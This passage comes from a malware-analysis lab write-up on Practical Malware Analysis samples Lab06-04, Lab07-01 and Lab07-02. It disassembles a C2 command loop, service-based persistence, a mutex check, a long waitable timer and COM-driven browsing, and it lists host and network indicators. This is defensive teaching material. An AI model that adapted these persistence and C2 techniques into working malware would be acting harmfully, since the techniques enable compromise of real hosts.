This instructs the `printf` function to take the passed variable `arg_0` as an argument and print as an int. The variable is a parameter taken in the calling of `downloadFile`, donated by IDA as `var_C`(figure 14).

```
0000000000401263 8B 4D F4 mov ecx, [ebp+var_C]
0000000000401266 51 push ecx
0000000000401267 E8 D4 FD FF FF call downloadFile ; Call Procedure
000000000040126C 83 C4 04 add esp, 4 ; Add
000000000040126F 88 45 F8 mov [ebp+command], al
0000000000401272 0F BE 55 F8 movsx edx, [ebp+command] ; Move with Sign-Extend
```

Figure 14: Lab06–04.exe | Variable passed to downloadFile

Some of the called subroutines have different memory addresses to what we saw in the previous Lab06-0X.exe's, due to the `main` function being somewhat more complex and expanded.

#### ii. What new code construct has been added to main?

main has been developed upon to include a for loop code construct, as observed in the flowchart graph view (figure 15).




Figure 15: Lab06–04.exe | For loop within main

A `for` loop code construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within `main` (figure 16):

Component	Instruction	Description
Initialisation	mov [ebp+var_C], 0	Set var_C to 0.
Comparison	cmp [ebp+var_C], 1440	Check to see if var_C is 1440
Execution	DownloadFile commandSwitch	Download and read command from the file Execute command using switch cases.
Increment	mov eax, [ebp+var_C] add eax, 1	Add 1 to the value of var_C

Figure 16: Lab06–04.exe | For loop components

iii. What is the difference between this lab's parse HTML function and those of the previous labs?

As previously identified, the parse HTML function (`downloadFile`) now includes a passed variable. Having analysed this and `main`, we can determine that it is the `for` loop's current

conditional variable (`var_C`) value which is passed through to `downloadFile`'s user-agent `Internet Explorer 7.50/pma%0d`, as `arg_0` as this will increment by 1 each time, it may potentially be used to indicate how many times it has been run.

#### iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of `main`'s `for` loop which can help us roughly work how long the program will run. Firstly, we know that there is a `Sleep` for 60 seconds, after the `commandSwitch` function. We also know that the conditional variable (`var_C`) is incremented by 1 each loop. (Figure 17).

```

000000000040129A E8 B1 FE FF FF call commandSwitch ; Call Procedure
000000000040129F 83 C4 08 add esp, 8 ; Add
00000000004012A2 68 60 EA 00 00 push 60000 ; dwMilliseconds
00000000004012A7 FF 15 30 60 40 00 call ds:Sleep ; Indirect Call Near Procedure
00000000004012AD EB A2 jmp short loc_401251 ; Jump

loc_401251:
0000000000401251
0000000000401251 loc_401251:
0000000000401251 8B 45 F4 mov eax, [ebp+var_C]
0000000000401254 83 C0 01 add eax, 1 ; Add
0000000000401257 89 45 F4 mov [ebp+var_C], eax

```

Figure 167: Lab06-04.exe | Sleep function and for loop increment

The `for` loop starts `var_C` at 0, and will break the loop once it reaches 1440. This means that there are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the `switch` within `commandSwitch` to sleep for 100seconds at any of the 1440 iterations.

#### v. Are there any new network-based indicators for this malware?

The only new NBI for Lab06-04.exe is the `aInternetExplor` "Internet Explorer 7.50/pma%0d", with "<http://www.practicalmalwareanalysis.com/cc.htm>" as the other, already known, indicator.

#### vi. What is the purpose of this malware?

Lab06-04.exe is the most complex of the four samples, where a basic program to check for internet connection has been developed into an application that connects to a C2 domain to retrieve commands and perform specific actions on the host. The malware runs for a minimum of 24hrs or at least makes 1440 connections to the C2 domain with 60-second sleep intervals. The functionality of the malware allows it to copy itself to a new directory, set it as autorun for persistence by modifying a registry, delete the new file, or sleep for 100 seconds.

**a. Analyze the malware found in the file Lab07-01.exe.**

**i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?**

Creates a service named “Malservice”. Establishes connection to the service control manager (OpenSCManagerA) — requires administrator permissions, then gets handle of current process (GetCurrentProcess), gets File name (GetModuleFileNameA). Creates the service named “Malservice” which auto starts each time. (CreateServiceA)


```

push 3 ; dwDesiredAccess
push 0 ; lpDatabaseName
push 0 ; lpMachineName
call ds:OpenSCManagerA
mov esi, eax
call ds:GetCurrentProcess
lea eax, [esp+404h+Filename]
push 3E8h ; nSize
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push 0 ; lpPassword
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpdwTagId
lea ecx, [esp+414h+Filename]
push 0 ; lpLoadOrderGroup
push ecx ; lpBinaryPathName
push 0 ; dwErrorControl
push SERVICE_AUTO_START ; dwStartType
push SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push SC_MANAGER_CREATE_SERVICE ; dwDesiredAccess
push offset DisplayName ; "Malservice"
push offset DisplayName ; "Malservice"
push esi ; hSCManager
call ds>CreateServiceA
xor edx, edx
lea eax, [esp+404h+FileTime]
mov dword ptr [esp+404h+SystemTime.wYear], edx
lea ecx, [esp+404h+SystemTime]
mov dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push eax ; lpFileTime
mov dword ptr [esp+408h+SystemTime.wHour], edx
push ecx ; lpSystemTime
mov dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov [esp+40Ch+SystemTime.wYear], 834h
call ds:SystemTimeToFileTime
push 0 ; lpTimerName
push 0 ; bManualReset
push 0 ; lpTimerAttributes
call ds>CreateWaitableTimerA
push 0 ; fResume
push 0 ; lpArgToCompletionRoutine
push 0 ; pfnCompletionRoutine
lea edx, [esp+410h+FileTime]
---- ----

```

**ii. Why does this program use a mutex?**


Program uses mutex to not reinfect the same machine again. Opens mutex (OpenMutexA) with the name “**HGL345**” with **MUTEX\_ALL\_ACCESS**. If instance is already created, terminates program, otherwise creates one.

**iii. What is a good host-based signature to use for detecting this program?**

Host-based signature are mutex “**HGL345**” and service “**Malservice**”, which starts the program.

**iv. What is a good network-based signature for detecting this malware?**

User Agent is “Internet Explorer 8.0” good network-based signature and connects to server “<http://www.malwareanalysisbook.com>” for infinity time.



```

; Attributes: noreturn

; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near

lpThreadParameter= dword ptr 4

push esi
push edi
push 0 ; dwFlags
push 0 ; lpszProxyBypass
push 0 ; lpszProxy
push INTERNET_OPEN_TYPE_DIRECT ; dwAccessType
push offset szAgent ; "Internet Explorer 8.0"
call ds:InternetOpenA
mov edi, ds:InternetOpenUrlA
mov esi, eax

```

```

loc_40116D: ; dwContext
push 0
push INTERNET_FLAG_RELOAD ; dwFlags
push 0 ; dwHeadersLength
push 0 ; lpszHeaders
push offset szUrl ; "http://www.malwareanalysisbook.com"
push esi ; hInternet
call edi ; InternetOpenUrlA
jmp short loc_40116D
StartAddress endp

```

#### v. What is the purpose of this program?

Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to "<http://www.malwareanalysisbook.com>" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinitive loop is created to **DDOS attack** the page. Attacker is only able to compromised the web page if has more resources than hosting provider can handle.

#### vi. When will this program finish executing?


Program will wait 2100 Years to finish. This time represents midnight on January 1, 2100.

```

xor edx, edx
lea eax, [esp+404h+FileTime]
mov dword ptr [esp+404h+SystemTime.wYear], edx
lea ecx, [esp+404h+SystemTime]
mov dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push eax ; lpFileTime
mov dword ptr [esp+408h+SystemTime.wHour], edx
push ecx ; lpSystemTime
mov dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov [esp+40Ch+SystemTime.wYear], 2100
call ds:SystemTimeToFileTime
push 0 ; lpTimerName
push 0 ; bManualReset
push 0 ; lpTimerAttributes
call ds>CreateWaitableTimerA
push 0 ; fResume
push 0 ; lpArgToCompletionRoutine
push 0 ; pfnCompletionRoutine
lea edx, [esp+410h+FileTime]
mov esi, eax
push 0 ; lPeriod
push edx ; lpDueTime
push esi ; hTimer
call ds:SetWaitableTimer
push 0FFFFFFFh ; dwMilliseconds
push esi ; hHandle
call ds:WaitForSingleObject
test eax, eax
jnz short loc_40113B

```

Creates new thread (CreateThread), important argument is lpStartAddress, which indicates the start of the thread and connects to internet (described at paragraph 4) for 20 times. Then sleeps for enormous time ~ 7.1 week and exits the program.



### b. Analyze the malware found in the file Lab07-02.exe.


#### i. How does this program achieve persistence?

Program doesn't achieve persistance. Initializes COM object (**OleInitialize**) creates single object with specified clsid (**CoCreateInstance**).

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

ppv= dword ptr -24h
pvarg= VARIANTARG ptr -20h
var_18= word ptr -10h
var_8= dword ptr -8
argc= dword ptr 4
argv= dword ptr 8
envp= dword ptr 0Ch

sub esp, 24h
push 0 ; pvReserved
call ds:OleInitialize
test eax, eax
jl short loc_401085
```



IDA PRO represents **rclsid** and **riid** like this:

```
.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid dd 2DF01h ; Data1
.rdata:00402058 ; DATA XREF: _main+1D↑o
.rdata:00402058 dw 0 ; Data2
.rdata:00402058 dw 0 ; Data3
.rdata:00402058 db 0C0h, 6 dup(0), 46h ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid dd 0D30C1661h ; Data1
.rdata:00402068 ; DATA XREF: _main+14↑o
.rdata:00402068 dw 0CDAFh ; Data2
.rdata:00402068 dw 11D0h ; Data3
.rdata:00402068 db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4
```

There are two ways to get GUID value of rclsid and riid. Conversion through size representation: dd (dword – 4 bytes)

**0002 DF01**

dw 0 – **0000**

dw 0 – **0000**

db **C0** (takes only 1 byte)

**000000 46** GUID format is **{8-4-4-12}** If we write as GUID we get:

**{0002DF01-0000-0000-C000-000000000046}** Here is another way: The

interval of value rclsid is from [402058-402068]. If we eliminate **image base** (40 0000), we get the interval [2058-2068) or [2058-2067] (we don't want to take byte which belongs to other value).


Member	Offset	Size	Value	Meaning
Magic	00000108	Word	010B	PE32
MajorLinkerVersion	0000010A	Byte	06	
MinorLinkerVersion	0000010B	Byte	00	
SizeOfCode	0000010C	Dword	00001000	
SizeOfInitializedData	00000110	Dword	00002000	
SizeOfUninitializedData	00000114	Dword	00000000	
AddressOfEntryPoint	00000118	Dword	00001090	.text
BaseOfCode	0000011C	Dword	00001000	
BaseOfData	00000120	Dword	00002000	
ImageBase	00000124	Dword	00400000	

CFF Explorer showing the Image Base

I use HxD to select hex bytes Edit -> Select block...

The screenshot shows the HxD application interface. The menu bar is visible with options: File, Edit, Search, View, Analysis, Tools, Window, Help. A context menu is open under the 'Edit' menu, with 'Select block...' highlighted. The main workspace shows a hex dump of memory starting at offset 00000100. The ASCII view shows characters from 00 to FF. The status bar indicates the file path: HxD - [C:\Users\user\Desktop\PracticalMalwareAnalysis-Labs-master\PracticalMalwareAnalysis-Labs-mast].

Set the ranges:




"Data inspector" view shows **rclsid** – GUID value (Byte order should be set to Little Endian):

{0002DF01-0000-0000-C000-000000000046}


If we do the same for **riid** we get {D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}

These registry keys will show clsid and riid meanings: **HKEY\_CLASSES\_ROOT\CLSID\** and **HKEY\_CLASSES\_ROOT\Interface\P.S.** HKEY\_CLASSES\_ROOT (HKCR) is a shortcut of HKLM and HKCU, but in our case it doesn't matter. HKEY\_CLASSES\_ROOT\CLSID\{0002DF01-0000-0000-C000-

000000000046} shows that CLSID belongs to **Internet Explorer (Ver 1.0)**.



HKEY\_CLASSES\_ROOT\Interface\{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E} and the interface is **IWebBrowser2**.



More info about could be found [here](#). After execution of **CoCreateInstance** one of arguments **\*ppv** contains the requested interface pointer.

C++

```
HRESULT CoCreateInstance(
 REFCLSID rclsid,
 LPUNKNOWN pUnkOuter,
 DWORD dwClsContext,
 REFIID riid,
 LPVOID *ppv
);
```

Pointer \*ppv is moved to eax. which is later de-referenced (pointer to object).

```
lea eax, [esp+24h+ppv]
push eax ; ppv
push offset riid ; riid
push 4 ; dwClsContext
push 0 ; pUnkOuter
push offset rclsid ; rclsid
call ds:CoCreateInstance
mov eax, [esp+24h+ppv] ; Pointer to interface
test eax, eax
jz short loc_40107F
```

```
lea ecx, [esp+24h+pvarg]
push esi
push ecx ; pvarg
call ds:VariantInit
push offset psz ; "http://www.malwareanalysisbook.com/ad.h"...
mov [esp+2Ch+var_10], 3
mov [esp+2Ch+var_8], 1
call ds:SysAllocString
lea ecx, [esp+28h+pvarg]
mov esi, eax
mov eax, [esp+28h+ppv] ; Pointer to interface
push ecx
lea ecx, [esp+2Ch+pvarg]
mov edx, [eax] ; Dereferenced (pointer to object)
push ecx
lea ecx, [esp+30h+pvarg]
push ecx
lea ecx, [esp+34h+var_10]
push ecx
push esi
push eax
call dword ptr [edx+2Ch] ; ->Navigate
push esi ; bstrString
call ds:SysFreeString
pop esi
```

From de-referenced object 2Ch is added (44 in dec).

```

mov edx, [eax] ; Dereferenced (pointer to object)
push ecx
lea ecx, [esp+30h+pvarg]
push ecx
lea ecx, [esp+34h+var_10]
push ecx
push esi
push eax
call dword ptr [edx+2Ch] ; ->Navigate

```

Structure of IWebBrowser2, can be found [here](#).

